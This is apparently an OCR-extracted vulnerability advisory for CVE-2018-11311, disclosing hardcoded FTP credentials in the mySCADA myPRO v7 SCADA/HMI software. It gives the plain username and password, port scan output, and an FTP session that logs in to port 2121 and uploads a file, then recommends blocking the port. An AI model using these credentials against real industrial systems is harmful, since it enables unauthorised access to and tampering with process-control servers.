
mySCADA myPRO v7 Hardcoded FTP Username and Password Disclosure

CVE-2018-11311

(19.05.2018)



Emre ÖVÜNÇ
Cyber Security Researcher

I. Background

myPRO is a professional HMI/SCADA system designed primarily for the visualisation and control of industrial processes. myPRO is effective and innovative solution for any industry that needs to be under non-stop operation. myPRO guarantees reliable supervision, a user-friendly interface and superior security.

It supports Windows OS (32/64-bit), Mac OS X and Linux (32/64-bit) platforms.


(more: https://www.myscada.org/mypro/)

II. Problem Description


In the latest version of myPRO (v7), it has been discovered that the ftp server's -running on port 2121- username and password information is kept in the file by using reverse engineering. Anyone who connects to an FTP server with an authorized account can upload or download files onto the server running myPRO software.

III. Technical


Firstly, I found that what ports myPRO listened to. You can get information used by the netstat command about the ports and the services running on it. As you can see from the pictures, when you install myPRO, you can see many ports open. The vulnerability works on all supported platforms.



```
PORT      STATE SERVICE
80/tcp    open  http
443/tcp   open  https
2121/tcp  open  ccproxy-ftp
5005/tcp  open  avt-profile-2
11010/tcp open  unknown
11011/tcp open  unknown
11013/tcp open  unknown
11014/tcp open  unknown
11015/tcp open  unknown
11016/tcp open  unknown
11017/tcp open  unknown
11020/tcp open  unknown
11031/tcp open  unknown
```




```
root@kali:~# netstat -atlnvp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      966/nginx: master p
tcp        0      0 127.0.0.1:11031         0.0.0.0:*               LISTEN      851/myscadagate
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      966/nginx: master p
tcp        0      0 0.0.0.0:11010           0.0.0.0:*               LISTEN      1181/myscadacom
tcp        0      0 0.0.0.0:11011           0.0.0.0:*               LISTEN      1181/myscadacom
tcp        0      0 0.0.0.0:11013           0.0.0.0:*               LISTEN      870/myscadadb
tcp        0      0 0.0.0.0:11014           0.0.0.0:*               LISTEN      1167/myscadalog
tcp        0      0 127.0.0.1:11016         0.0.0.0:*               LISTEN      1140/node
tcp        0      0 0.0.0.0:11017           0.0.0.0:*               LISTEN      1168/myalerting
tcp        0      0 0.0.0.0:2121            0.0.0.0:*               LISTEN      851/myscadagate
tcp        0      0 0.0.0.0:11020           0.0.0.0:*               LISTEN      1167/myscadalog
tcp        0      0 0.0.0.0:5005            0.0.0.0:*               LISTEN      1181/myscadacom
tcp        0      0 127.0.0.1:11013         127.0.0.1:58574         TIME_WAIT   -
tcp        0      0 127.0.0.1:11013         127.0.0.1:58556         TIME_WAIT   -
tcp        0      0 127.0.0.1:38476         127.0.0.1:11010         TIME_WAIT   -
tcp        0      0 127.0.0.1:11013         127.0.0.1:58418         TIME_WAIT   -
tcp        0      0 127.0.0.1:11013         127.0.0.1:58494         TIME_WAIT   -
tcp        0      0 127.0.0.1:38378         127.0.0.1:11010         TIME_WAIT   -
tcp        0      0 127.0.0.1:11014         127.0.0.1:48654         ESTABLISHED 1167/myscadalog
tcp        0      0 127.0.0.1:38380         127.0.0.1:11010         TIME_WAIT   -
tcp        0      0 192.168.45.137:80       192.168.45.1:57401      ESTABLISHED 1129/nginx: worker
tcp        0      0 127.0.0.1:11013         127.0.0.1:58544         TIME_WAIT   -
tcp        0      0 127.0.0.1:45306         127.0.0.1:443           ESTABLISHED 1168/myalerting
tcp        0      0 127.0.0.1:11017         127.0.0.1:47150         ESTABLISHED 1168/myalerting
tcp        0      0 127.0.0.1:11014         127.0.0.1:48482         TIME_WAIT   -
```




In my first research on the Windows OS, myPRO has many process and I noticed that ‘myscadagate.exe’ is listening to port #2121. The 2121 port is important because it could be an ftp service.


myscadagate.exe	0.06	1.244 K	3.828 K	17200		
mySCADAservice.exe		540 K	2.528 K	17184		
GoogleCrashHandler.exe		1.380 K	1.164 K	16684	Google Crash Handler	Google Inc.
svchost.exe		1.076 K	4.912 K	11812	Host Process for Windows Services	Microsoft Corporation
svchost.exe	< 0.01	11.580 K	16.700 K	11348	Host Process for Windows Services	Microsoft Corporation
conhost.exe		832 K	3.628 K	9916	Console Window Host	Microsoft Corporation
TPAutoConnect.exe	< 0.01	2.208 K	9.424 K	8868	ThinPrint AutoConnect component	ThinPrint GmbH
notepad.exe		1.624 K	8.300 K	8068	Notepad	Microsoft Corporation
node.exe	0.06	13.904 K	20.352 K	5960	Node.js: Server-side JavaScript	Node.js
conhost.exe	< 0.01	864 K	3.380 K	4484	Console Window Host	Microsoft Corporation
mySCADAservice.exe		536 K	2.532 K	4456		
ManagementAgentHost.exe	0.03	4.640 K	10.648 K	4312		
conhost.exe	< 0.01	852 K	3.332 K	3836	Console Window Host	Microsoft Corporation
myscadacom.exe	0.46	1.964 K	5.568 K	3828		
mySCADAservice.exe		532 K	2.532 K	3812		
conhost.exe	< 0.01	1.036 K	4.004 K	3776	Console Window Host	Microsoft Corporation
myscadalog.exe	1.32	3.664 K	6.872 K	3768		
mySCADAservice.exe		536 K	2.532 K	3752		
conhost.exe	< 0.01	856 K	3.352 K	3576	Console Window Host	Microsoft Corporation
myscadadatamanager.exe		500 K	2.708 K	3560		
mySCADAservice.exe		528 K	2.532 K	3544		
node.exe	0.08	23.116 K	27.400 K	3520	Node.js: Server-side JavaScript	Node.js
conhost.exe	0.01	856 K	3.344 K	3516	Console Window Host	Microsoft Corporation
myalerting.exe	0.02	2.052 K	6.664 K	3500		
mySCADAservice.exe		544 K	2.540 K	3476		
conhost.exe		660 K	2.944 K	3376	Console Window Host	Microsoft Corporation
myscadahmi.exe	< 0.01	6.904 K	7.108 K	3368		
myscadahmi.exe		1.680 K	5.716 K	3328		
mySCADAservice.exe		536 K	2.536 K	3312		



As you can see from the picture below, I found that they put the username and password (myscada:Vikuk63) in the source code. I obtained access by connecting to port 2121 of myPRO's server with any FTP client.




```
root@kali:~# ftp 192.168.45.233 2121
Connected to 192.168.45.233.
220 Browser Ftp Server.
Name (192.168.45.233:root): myscada
331 Password required for this user.
Password:
230 User Logged In.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```


Host: 192.168.45.137 Username: myscada Password: ●●●●●●● Port: 2121 Quickconnect
Status: File transfer successful, transferred 970 bytes in 1 second
Status: Retrieving directory listing of "/"...
Status: Directory listing of "/" successful
Status: Starting upload of /Users/emreovunc/Desktop/VM-Sharing/Test.docx
Status: File transfer successful, transferred 22392 bytes in 1 second
Status: Retrieving directory listing of "/"...
Status: Directory listing of "/" successful
Local site: /Users/emreovunc/
emreovunc
.BurpSuite
.Genymobile
.Trash
.android
.bash_sessions
.config
Filename Filesize Filetype Last modified
.python_history 7 File 03/01/18 13:50:13
.viminfo 926 File 04/14/18 11:02:30
.wget-hsts 165 File 04/05/18 17:07:00
KRITA_SWAP_FILE_Ewp718 0 File 04/30/18 23:52:...
KRITA_SWAP_FILE_HD1089 0 File 03/16/18 10:24:24
KRITA_SWAP_FILE_KD3546 0 File 03/16/18 15:03:25
KRITA_SWAP_FILE_Ngp670 16777248 File 04/06/18 20:14:01
KRITA_SWAP_FILE_UM2993 0 File 04/16/18 15:17:01
KRITA_SWAP_FILE_cMM701 0 File 04/30/18 23:51:...
KRITA_SWAP_FILE_e38621 0 File 03/24/18 21:18:28
KRITA_SWAP_FILE_fu2934 0 File 04/14/18 21:39:09
KRITA_SWAP_FILE_qb3009 0 File 04/16/18 15:17:42
KRITA_SWAP_FILE_tY2871 0 File 04/14/18 21:34:36
genymotion-log.zip 39195 Zip 04/03/18 09:27:...
raspi_gateway_firewall.sh 0 Shell Script (... 05/12/18 13:08:56
raspi_gw_firewall.sh 8802 Shell Script (... 05/12/18 13:09:44
Selected 1 file. Total size: 926 bytes
Remote site: /
Filename Filesize Filetype Last modified
..
Test.docx 22392 Microsoft... 05/19/18 10:...
lic.txt 61 txt-file 05/19/18 10:...
project.zip 27883554 Zip 05/19/18 10:...
3 files. Total size: 27906007 bytes
Server/Local file Direction Remote file Size Priority Time
ftp://myscada@192.168.45.13...
/Users/emreovunc/Desktop/... -->> /Test.docx 22392 Normal 05/19/18 10:47:55

IV. Solution

As a workaround you need to restrict port 2121 access from the outside. There is no permanent solution for the vendor because there is no patch available.